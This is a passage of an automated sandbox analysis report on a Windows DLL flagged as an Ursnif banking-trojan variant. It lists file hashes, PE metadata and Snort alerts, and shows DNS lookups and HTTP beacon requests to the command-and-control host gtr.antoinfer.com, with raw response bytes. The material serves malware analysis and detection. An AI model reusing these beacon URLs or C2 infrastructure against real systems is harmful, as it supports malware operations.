Preview:	TE1yNAiDENMvRkfTtJNHHLbRqSBFOVJbFHkoIN2s7erFkjUlkXUXyBVfxuRKFnxMtxog5Y/jGBeFAWDnv3ogB/9zTR9YvGdpEtU/hJDrocOKawBeX1uS22LY+R0xM0eQC4 q2AJJyYfWk9hy3WeJqpVJGwO7HC+xp3JXzMXu6tKLHcs70pIQpQH2HITUnXMRDFVHTkX7is16v7QnHj3D62A/1BJ/Qq6gsPzy6gssfMWsv4qOb/VCjukO1qS tDzJOeQOWEGSpSD8FLK01KeyzMh7wBWZczkokAMh/CfRddE0ulXSooR/YwH4T2gljzoNoBBG3BKLINZPJhUcizoN4d39B8sYC7c8TOXYFISS52QmUHhlocEq s5tUJi4E7P8XUE7aly8kdF5rtx558GEaBPK7B1CiVwoEBJUWl0uYO3XM4S9sBIesP8nIFRn5Ynz3j8g4KosF7yksd54eit0/GGccGoKD2xUTzXPQKSGTRwT4sRQFiHOJpy X26xJO9xjjYVXPgrqO9mv80padi5MVSiRz3dITExwYCB8uqVJE1W1oiE3eNZRWQxXfa6KQQ5h6ID6mJj2AC5ckHfjvbEfkGyyPd43c7/UjspbfQaJqYovxAEoEQZMVufox zzMbu00eHTKdgUB6kDlQmucin+Zd4V8nCub6uoKnZ1O5hQQSAJFVezCKRnzyMrP4dTDkPWR6PFeF6cK/sqeav4ugI028IR0rEeUmHtY2a40k5oE4fvxWgojI1DmNJt30uS 9jY6+CCiRxrigd6XQ88930CBpSyKpV6T+E1z0hq8vwSEDlgVa9cTsorMAPDi87hHRtVYWF173METchOAUO1RJv/2pK7f6KqsgBEWZPVKwzFF0u6ginmnMnty4Pii4dZOv5 2gzlh4cFFZKTzoElQ2TMXEtHE43ewu9h/JtYCkbn4vYruwslxvMSiX7YLftg9JFtGq3BdudX3y4WnZx5bECrdrMjsZlsq9nFoz/vz67xG1v9+F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\BaWO[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	258240
Entropy (8bit):	5.999817357934779
Encrypted:	false
SSDEEP:	6144:i/d/ybCg2dciObr8mv4iQRV9JGAO/KZpAeXoIXQUkuySb39kC:i/3+UHiQyPKPPgZabtF
MD5:	DFB6898B5C07756E927BC079F55B7EF7
SHA1:	4972812015301D42C9E890801EA36BA4C7838AEB
SHA-256:	46BF96945DD89AD3C83CF46973B6CD50E48C2F7C004443C99A3AE81FA0722AA4
SHA-512:	F49798EACD58002F08F9056CB5B80D3FFFFCAB40F11914D64285603C0FB0D959898C46881C878D0B3DC8C60E4DBE017AAA50F2F0C9F92F7A216BED8D2D72410 F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\BaWO[1].htm	
Malicious:	false
IE Cache URL:	http:// gtr.antoinfer.com/TSVYq_2BhQPt7Rt8hvJk_/2BaPzRTN_2BosSeV/Hf1LtrPBkIb4xln/EiEQXon2wRV0GLivPg/BeoUjWvi9/GRgtTT2_2Fre8pZfIDlE/fPFOTkpE85cBWdt2Aor/5Y_2FWklStfFd9eU3TULSv/7l6H_2BVDc6Tn/LKJndKHH/PFJdkVMTIBMr500KWPhrAdO/8KvhNtw8HT/7mBX52dH5SplZXRyl/g96OGJKS4dVz/jB8OfmZgeb2/W3zD8P6To_2Fz1/V_2BecT6OliET_2F_2Boh/g6HDdicMqOjqFGcv/ETnCqudWareoM50/LlKXg0AU/cEv179y_2/BaWO
Preview:	TE1yNAiDENMvRkfTtJNHHLbRqSBFOVJbFHkoIN2s7erFkjUlkXUXyBVfxuRKFnxMtxog5Y/jGBeFAWDnv3ogB/9zTR9YvGdpEtU/hJDrocOKawBeX1uS22LY+R0xM0eQC4q2AJJyYfWk9hy3WeJqpVJGwO7HC+xp3JXzMXu6tKLHcs70pIQpQH2HITUnXMRDFVHTkX7is16v7QnHj3D62A/1BJ/Qq6gsPzy6gssfMWsv4qOb/VCjukO1qStDzJOeQOWEGSpSD8FLK01KeyzMh7wBWZczkokAMh/CfRddE0ulXSooR/YwH4T2gljzoNoBBG3BKLINZPJhUcizoN4d39B8sYC7c8TOXYFISS52QmUHhlocEqs5tUJi4E7P8XUE7aly8kdF5rtx558GEaBPK7B1CiVwoEBJUWl0uYO3XM4S9sBIesP8nIFRn5Ynz3j8g4KosF7yksd54eit0/GGccGoKD2xUTzXPQKSGTRwT4sRQFiHOJpyX26xJO9xjjYVXPgrqO9mv80padi5MVSiRz3dITExwYCB8uqVJE1W1oiE3eNZRWQxXfa6KQQ5h6ID6mJj2AC5ckHfjvbEfkGyyPd43c7/UjspbfQaJqYovxAEoEQZMVufoxzzMbu00eHTKdgUB6kDlQmucin+Zd4V8nCub6uoKnZ1O5hQQSAJFVezCKRnzyMrP4dTDkPWR6PFeF6cK/sqeav4ugI028IR0rEeUmHtY2a40k5oE4fvxWgojI1DmNJt30uS9jY6+CCiRxrigd6XQ88930CBpSyKpV6T+E1z0hq8vwSEDlgVa9cTsorMAPDi87hHRtVYWF173METchOAUO1RJv/2pK7f6KqsgBEWZPVKwzFF0u6ginmnMnty4Pii4dZOv52gzlh4cFFZKTzoElQ2TMXEtHE43ewu9h/JtYCkbn4vYruwslxvMSiX7YLftg9JFtGq3BdudX3y4WnZx5bECrdrMjsZlsq9nFoz/vz67xG1v9+F

C:\Users\user\AppData\Local\Temp\~DF411F8F60C26A5FE3.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13141
Entropy (8bit):	0.5397612142950505
Encrypted:	false
SSDEEP:	48:kBqoIESEMEjJGBAJGjrLfGjrdGn+JGjrdGBE:kBqoIb9ZXHL+HAfHA2
MD5:	C459193FAA74EC923EDD2AEE7869BF97
SHA1:	33532D83C18FF5424850FE6A291EA2C1BF074C11
SHA-256:	8489A8C19C851490538B90EB97FD817191EE9E0BE42D5A14136A2388B615DDF4
SHA-512:	DA69F632F055ADDE01D8B51BD3A9C8F971500DA9B1B922E300B23F0954F1D0105AA2EF97F89D0E54B2151B5BC0566152A24525CDE3C9E963257637370FB04DC
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFDEC152A471305B20.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	35037
Entropy (8bit):	0.46882852126003777
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+1T1t1f1W1yI1yBnytcaRZXExaDldr3cb/:kBqoxKAuvScS+9DhAjOw2Wldrg/
MD5:	C7AB3144DBD6F31E51B6BA3D6775A9E3
SHA1:	E4FF20612654765E51E5AE6D15C598DE2781EBEC
SHA-256:	E03D537B7D47DDE288AA5E0E258DFC2AEEB0B830B0C681D59978373FC5508208
SHA-512:	73B7B6C79A95DAC22283F34D0752815F67B8A9F6C6A289B69E370B1E7F5D363A4B6D1B46956DC3BF931608CBC2AE8A47678A5DCA2689A70532EF965550AA43B
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFF4A7B0CDF51E1130.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	35037
Entropy (8bit):	0.4698005102135692
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+/hDqOIOB4UlC/Rxj1dXoIkKe+yyOc:kBqoxKAuvScS+/hDqxQLyTPXoIwc
MD5:	32DFB7B6A629E0708D86B3606A57C577
SHA1:	57557B3CA0F8AD2AFAF689A9535B418E215D9F5C
SHA-256:	AE85778291C2C6AF1A4C3600B3DDB892563F750499854ADD500C2889AEF15694
SHA-512:	76DF9433D1F2CAA2B16601B5CC0B07603265D0699056E618CEC2E360144C47EC807A3B47125905EE495937B32484AFF94F328F4DA954F84D13FFD4D378DD561D
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.74420793959966
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	3b17.dll
File size:	621568
MD5:	3b17fcc55cee8cbe4cd1b443f358c36d
SHA1:	45d1e652f282a94b37ac32afb62ff563afb2fb39
SHA256:	9ae13bdb906bf774982242a378a20fb25da3e29dd7b5e1acd2531562319edba6
SHA512:	6b299214396c3ea94d01f7211ffed949f4e615c12586d2191b633c12f6d7d2881c01bc2d1b360bf05d15b58c604104e222d7f33297e63c067144de4bf2c5c337
SSDEEP:	12288:DDq7QuHqfYJvHfikOqXr/nQKDEaQVOjTHCmjem/s9IoxAZgv6Hqip969aqnugCSh:/evfijqLvDEJYTiOem/i6lH69/2e6c
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....{..\..H\..H\..H.r.IW..H.r.I...H.r.IN..H.k.IS..H.k.IO..H.k.I}..HUbIHM..H\..H...H.h.I]..H.h.I]..H.h%H]..H.h.I]..HRich\..H.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x104dfd0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x1000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60CB68D7 [Thu Jun 17 15:23:03 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	3618a66a29eac020b8f3ecc6a1cb392b

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x89c4e	0x89e00	False	0.646934142679	data	6.66431498915	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x8b000	0x96854	0x1a00	False	0.563551682692	data	5.65671037078	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x122000	0x1108	0x1200	False	0.428602430556	data	5.38081725829	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.gfids	0x124000	0x71f7	0x7200	False	0.745922423246	data	5.77791689152	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x12c000	0xe68	0x1000	False	0.340087890625	data	3.21593318356	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x12d000	0x2af4	0x2c00	False	0.792702414773	data	6.66891196238	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/05/21-16:53:08.812255	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49721	80	192.168.2.3	165.232.183.49
07/05/21-16:53:08.812255	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49721	80	192.168.2.3	165.232.183.49
07/05/21-16:53:10.181783	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49723	80	192.168.2.3	165.232.183.49
07/05/21-16:53:13.536216	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49728	80	192.168.2.3	165.232.183.49
07/05/21-16:53:13.536216	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49728	80	192.168.2.3	165.232.183.49
07/05/21-16:53:17.360210	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49733	80	192.168.2.3	165.232.183.49
07/05/21-16:53:17.360210	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49733	80	192.168.2.3	165.232.183.49
07/05/21-16:53:17.531348	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49734	80	192.168.2.3	165.232.183.49
07/05/21-16:53:21.708479	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49736	80	192.168.2.3	165.232.183.49
07/05/21-16:53:21.708479	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49736	80	192.168.2.3	165.232.183.49

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 5, 2021 16:53:08.535655022 CEST	192.168.2.3	8.8.8.8	0x6f30	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:09.912365913 CEST	192.168.2.3	8.8.8.8	0x7236	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:13.274960995 CEST	192.168.2.3	8.8.8.8	0xb70f	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:17.103620052 CEST	192.168.2.3	8.8.8.8	0x3765	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:17.287802935 CEST	192.168.2.3	8.8.8.8	0x509f	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:21.436383009 CEST	192.168.2.3	8.8.8.8	0x856d	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 5, 2021 16:52:10.885199070 CEST	8.8.8.8	192.168.2.3	0xd1d4	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
Jul 5, 2021 16:53:08.589963913 CEST	8.8.8.8	192.168.2.3	0x6f30	No error (0)	gtr.antoinfer.com		165.232.183.49	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:09.969793081 CEST	8.8.8.8	192.168.2.3	0x7236	No error (0)	gtr.antoinfer.com		165.232.183.49	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:13.332395077 CEST	8.8.8.8	192.168.2.3	0xb70f	No error (0)	gtr.antoinfer.com		165.232.183.49	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:17.160681963 CEST	8.8.8.8	192.168.2.3	0x3765	No error (0)	gtr.antoinfer.com		165.232.183.49	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:17.335887909 CEST	8.8.8.8	192.168.2.3	0x509f	No error (0)	gtr.antoinfer.com		165.232.183.49	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:21.498718977 CEST	8.8.8.8	192.168.2.3	0x856d	No error (0)	gtr.antoinfer.com		165.232.183.49	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- gtr.antoinfer.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49721	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:53:08.812254906 CEST	1174	OUT	GET /TSVYq_2BhQPt7Rt8hvJk_/2BaPzRTN_2BosSeV/Hf1LtrPBklb4xln/EiEQXon2wRV0GLivPg/BeoUjWvi9/GRgtTT2_2Fre8pZfIDlE/fPFOTkpE85cBWdt2Aor/5Y_2FWklStfFd9eU3TULSv/7l6H_2BVDc6Tn/LKJndKHH/PFJdkVMTIBMr500KWPhrAdO/8KvhNtw8HT/7mBX52dH5SplZXRyl/g96OGJKS4dVz/jB8OfmZgeb2/W3zD8P6To_2Fz1/V_2BecT6OliET_2F_2Boh/g6HDdicMqOjqFGcv/ETnCqudWareoM50/LlKXg0AU/cEv179y_2/BaWO HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:53:09.719300032 CEST	1175	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 05 Jul 2021 14:53:09 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a b7 76 83 40 14 05 3f 88 42 20 72 49 ce 39 d3 91 a3 c8 f9 eb 8d 1b 15 b2 8f 81 dd b7 f7 ce c8 72 39 e8 d6 a9 86 e5 74 ed b0 bb d2 dd 64 5d 14 d5 d4 9e 1d 9a 37 7c 39 e5 c5 6e 94 f4 ef 8a 17 0b df b5 5e df 85 5e 78 d3 7e 79 ed b6 c2 0f 97 b6 5d 63 85 46 9f 56 a0 0b 9e 0a d8 e1 80 c7 8a fe 90 8f 6b 93 d1 21 e4 13 b7 79 9f 5a 66 97 31 33 94 e4 a4 8b 10 da 9d ef 57 8d 00 1b bc 34 b0 b0 18 64 fe 52 b2 7c 47 65 d0 91 f5 0d 07 85 3c 4f be 2c 9c 06 2e 32 c0 35 c1 72 f8 68 e1 8e 6d 8a 2a 66 2b 0e 4e 92 35 59 e2 57 94 5c 6f 08 35 9b e5 7d d1 ed 42 bc 59 21 ec c0 ad 41 6c 61 16 fb 52 1f 88 96 3f d6 8c 55 ab f9 dc ef eb 5a 6a c1 7a 20 b3 91 7e 7c a6 dd 3b 03 9a 9d 8d 7d 64 a3 b0 8c 80 13 9c c9 61 09 5e 55 40 48 29 ee 47 ab f1 93 0e e2 ec e9 c6 8e d2 ea 0f 53 da 79 ce 81 7b 1f 3a e3 68 7f a2 53 44 dc 6f d5 b7 cf a8 8f 34 2d c0 b4 a2 4a 7a 6c ca b5 97 35 ef 7b 48 0e 93 34 b1 46 0c 9e 11 ae 11 46 bc e4 38 e8 d7 fa 79 62 dd 8f 19 37 af e8 e6 c9 0d c2 e1 26 11 7a 1c 9e f4 37 d1 e5 3c ba 6c 17 8a 12 02 97 d0 a6 82 d3 10 d3 f8 e7 c8 d1 b2 17 f4 e0 1e 19 70 a8 21 0e b9 d2 52 b1 9a c4 20 f1 f6 80 46 c3 03 b7 44 85 28 e3 ca e3 77 b7 e6 28 52 34 1b f8 11 84 2c 13 46 85 fd 5e 9e fb 84 a6 a5 38 82 6b 9f 2e b2 da 16 df 88 86 3c dd e1 17 bb 64 83 bc da 36 f2 43 b3 5a 66 83 fc 1d 04 38 25 79 83 6a be d3 d8 0f 9c 4b 2e 77 9d 11 43 13 fb ec cb 1c 14 40 63 c3 c1 85 1e db 81 75 85 65 82 29 96 85 d6 98 c4 62 3f b9 fd 52 0c 9a 75 62 d9 1e 29 57 76 c2 7d 9b 39 02 67 f8 c7 6b d7 29 2d ad 44 9e a3 f1 b8 28 6e e4 ac 58 f3 f7 72 bc 9e 47 4b 77 10 2c 44 57 c9 2b 8f c6 3a b6 b7 7e 7b d6 0c 40 9c 23 3e 31 30 7b 8a ed a3 32 c4 90 81 d6 96 e5 50 32 ef 17 0f a3 d8 c3 73 6b 8b 89 e4 2e db 99 81 8d 99 7c c1 63 99 f2 59 e7 22 39 90 bd 92 c0 2f 21 d9 e0 c2 15 de 4f dc a2 6f 82 80 1d 3a 72 48 79 5c 41 35 b6 12 c4 fe 74 79 83 c1 dd 21 db 08 03 18 a6 b1 af a5 a9 72 2c b4 08 82 84 41 86 9e 9c 5b 99 7c cc 05 38 e8 01 eb 99 38 4e 87 63 fb ca 4f c8 cc 5d c7 45 a3 4c b6 21 f0 5a b4 37 3f 0a 78 08 87 35 ce cd 6a 83 f2 0c c8 96 8f cf 77 52 f0 12 53 e6 b5 a2 b9 20 36 7d e5 7c 78 1e dc b1 aa 19 7e 83 36 6c 37 62 36 0d 92 c7 c6 81 7e ab a7 af 91 8c e7 63 c5 7d 46 ae b7 be ae 16 72 9b c8 21 70 71 ee 64 fd 91 b7 88 e9 d2 01 39 a2 65 3f d7 fe 3a 34 a7 09 f1 48 2d b7 8a 94 f9 4d 98 61 3a df f3 10 be 91 60 88 2f 34 e5 98 25 5f b4 76 8d fb 75 26 07 7e 7c 3e c7 83 e1 97 00 1d 24 c0 6b 54 c6 da a5 4a 7e 81 51 c3 24 39 5d 4e 3d ae f4 6f 14 7d 69 50 1e c4 06 75 f2 99 68 85 99 c4 93 91 f4 e8 73 54 30 1a 27 0c bb 15 1f 26 66 aa d4 7c 0c e5 eb 3b ad 82 a1 3b 64 96 c9 57 00 43 51 9e 4c de 1a 65 b3 7d 3c 49 04 67 4f e3 e2 df 64 a6 de 1c b6 d1 5c b4 4a 27 4d 2e 61 ef c0 e9 d4 1c eb c4 00 fb 69 58 9e 0f a1 6f e3 1d 9a 9a fc a6 d0 54 1f 07 63 7a f5 86 ef 3d b2 af ea 70 f0 e1 1e fd f1 70 3b 65 f9 31 e0 ce 18 53 da fa 21 b0 73 3b a3 58 d2 a9 76 bf 8c df ea 1e 3a 6b 71 19 9c 4b c1 59 b5 4f f5 2a dc 18 18 04 f4 1f 8e 22 32 ea a3 39 63 d0 82 88 cf e2 a1 77 69 2b 32 26 fa 79 e8 b1 e5 6b 63 30 dd cf 4a 15 4b 06 b8 38 21 68 cd ed 6a 1d 62 7d 96 41 89 47 8c a0 97 cf 3e 3e ed 54 e5 1c cb Data Ascii: 2000v@?B rI9r9td]7|9n^^x~y]cFVk!yZf13W4dR|Ge<O,.25rhm*f+N5YW\o5}BY!AlaR?UZjz ~|;}da^U@H) GSy{:hSDo4-Jzl5{H4FF8yb7&z7<lp!R FD(w(R4,F^8k.<d6CZf8%yjK.wC@cue)b?Rub)Wv}9gk)-D(nXrGKw,DW+:~{@#>10{ 2P2sk.|cY"9/!Oo:rHy\A5ty!r,A[|88NcO]EL!Z7?x5jwRS 6}|x~6l7b6~c}Fr!pqd9e?:4H-Ma:`/4%_vu&~|>$kTJ~Q$9]N= o}iPuhsT0'&f|;;dWCQLe}<IgOd\J'M.aiXoTcz=pp;e1S!s;Xv:kqKYO*"29cwi+2&ykc0JK8!hjb}AG>>T

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49723	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:53:10.181782961 CEST	1234	OUT	GET /L1_2Fim_2FjKecpJDs7/g1Qm6wFOdGvT5e_2FhpFOy/0nZ5BcruXqyR0/vaHKQACk/N0rC9vWI6b9FMvL_2FI qp4S/ewVNte36FW/XPExsAA8VeJEhvgVb/KCeGwDykzB_2/FfJMiTYYFkB/UqSvKjZpB_2FYe/tRxQkg5XCh4uQfiE clNaO/UTPObDJYz_2FyBjB/v_2F2pSU4VWX5Hz/N9QtHdwYZ4WUrzEx5D/Q3nFD_2F2/8Ujs0VBDGr49KJ6AsZSH/E gfscPlAK393eCGdmmF/FMztWz0QhrOgK4MYRsuNHe/_2BkNcUEELtfv/x0cjHdMa17k7/_2FjZKD HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:53:11.091167927 CEST	1382	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 05 Jul 2021 14:53:10 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a b7 76 83 40 14 05 3f 88 42 20 72 49 ce 39 d3 91 a3 c8 f9 eb 8d 1b 15 b2 8f 81 dd b7 f7 ce c8 72 39 e8 d6 a9 86 e5 74 ed b0 bb d2 dd 64 5d 14 d5 d4 9e 1d 9a 37 7c 39 e5 c5 6e 94 f4 ef 8a 17 0b df b5 5e df 85 5e 78 d3 7e 79 ed b6 c2 0f 97 b6 5d 63 85 46 9f 56 a0 0b 9e 0a d8 e1 80 c7 8a fe 90 8f 6b 93 d1 21 e4 13 b7 79 9f 5a 66 97 31 33 94 e4 a4 8b 10 da 9d ef 57 8d 00 1b bc 34 b0 b0 18 64 fe 52 b2 7c 47 65 d0 91 f5 0d 07 85 3c 4f be 2c 9c 06 2e 32 c0 35 c1 72 f8 68 e1 8e 6d 8a 2a 66 2b 0e 4e 92 35 59 e2 57 94 5c 6f 08 35 9b e5 7d d1 ed 42 bc 59 21 ec c0 ad 41 6c 61 16 fb 52 1f 88 96 3f d6 8c 55 ab f9 dc ef eb 5a 6a c1 7a 20 b3 91 7e 7c a6 dd 3b 03 9a 9d 8d 7d 64 a3 b0 8c 80 13 9c c9 61 09 5e 55 40 48 29 ee 47 ab f1 93 0e e2 ec e9 c6 8e d2 ea 0f 53 da 79 ce 81 7b 1f 3a e3 68 7f a2 53 44 dc 6f d5 b7 cf a8 8f 34 2d c0 b4 a2 4a 7a 6c ca b5 97 35 ef 7b 48 0e 93 34 b1 46 0c 9e 11 ae 11 46 bc e4 38 e8 d7 fa 79 62 dd 8f 19 37 af e8 e6 c9 0d c2 e1 26 11 7a 1c 9e f4 37 d1 e5 3c ba 6c 17 8a 12 02 97 d0 a6 82 d3 10 d3 f8 e7 c8 d1 b2 17 f4 e0 1e 19 70 a8 21 0e b9 d2 52 b1 9a c4 20 f1 f6 80 46 c3 03 b7 44 85 28 e3 ca e3 77 b7 e6 28 52 34 1b f8 11 84 2c 13 46 85 fd 5e 9e fb 84 a6 a5 38 82 6b 9f 2e b2 da 16 df 88 86 3c dd e1 17 bb 64 83 bc da 36 f2 43 b3 5a 66 83 fc 1d 04 38 25 79 83 6a be d3 d8 0f 9c 4b 2e 77 9d 11 43 13 fb ec cb 1c 14 40 63 c3 c1 85 1e db 81 75 85 65 82 29 96 85 d6 98 c4 62 3f b9 fd 52 0c 9a 75 62 d9 1e 29 57 76 c2 7d 9b 39 02 67 f8 c7 6b d7 29 2d ad 44 9e a3 f1 b8 28 6e e4 ac 58 f3 f7 72 bc 9e 47 4b 77 10 2c 44 57 c9 2b 8f c6 3a b6 b7 7e 7b d6 0c 40 9c 23 3e 31 30 7b 8a ed a3 32 c4 90 81 d6 96 e5 50 32 ef 17 0f a3 d8 c3 73 6b 8b 89 e4 2e db 99 81 8d 99 7c c1 63 99 f2 59 e7 22 39 90 bd 92 c0 2f 21 d9 e0 c2 15 de 4f dc a2 6f 82 80 1d 3a 72 48 79 5c 41 35 b6 12 c4 fe 74 79 83 c1 dd 21 db 08 03 18 a6 b1 af a5 a9 72 2c b4 08 82 84 41 86 9e 9c 5b 99 7c cc 05 38 e8 01 eb 99 38 4e 87 63 fb ca 4f c8 cc 5d c7 45 a3 4c b6 21 f0 5a b4 37 3f 0a 78 08 87 35 ce cd 6a 83 f2 0c c8 96 8f cf 77 52 f0 12 53 e6 b5 a2 b9 20 36 7d e5 7c 78 1e dc b1 aa 19 7e 83 36 6c 37 62 36 0d 92 c7 c6 81 7e ab a7 af 91 8c e7 63 c5 7d 46 ae b7 be ae 16 72 9b c8 21 70 71 ee 64 fd 91 b7 88 e9 d2 01 39 a2 65 3f d7 fe 3a 34 a7 09 f1 48 2d b7 8a 94 f9 4d 98 61 3a df f3 10 be 91 60 88 2f 34 e5 98 25 5f b4 76 8d fb 75 26 07 7e 7c 3e c7 83 e1 97 00 1d 24 c0 6b 54 c6 da a5 4a 7e 81 51 c3 24 39 5d 4e 3d ae f4 6f 14 7d 69 50 1e c4 06 75 f2 99 68 85 99 c4 93 91 f4 e8 73 54 30 1a 27 0c bb 15 1f 26 66 aa d4 7c 0c e5 eb 3b ad 82 a1 3b 64 96 c9 57 00 43 51 9e 4c de 1a 65 b3 7d 3c 49 04 67 4f e3 e2 df 64 a6 de 1c b6 d1 5c b4 4a 27 4d 2e 61 ef c0 e9 d4 1c eb c4 00 fb 69 58 9e 0f a1 6f e3 1d 9a 9a fc a6 d0 54 1f 07 63 7a f5 86 ef 3d b2 af ea 70 f0 e1 1e fd f1 70 3b 65 f9 31 e0 ce 18 53 da fa 21 b0 73 3b a3 58 d2 a9 76 bf 8c df ea 1e 3a 6b 71 19 9c 4b c1 59 b5 4f f5 2a dc 18 18 04 f4 1f 8e 22 32 ea a3 39 63 d0 82 88 cf e2 a1 77 69 2b 32 26 fa 79 e8 b1 e5 6b 63 30 dd cf 4a 15 4b 06 b8 38 21 68 cd ed 6a 1d 62 7d 96 41 89 47 8c a0 97 cf 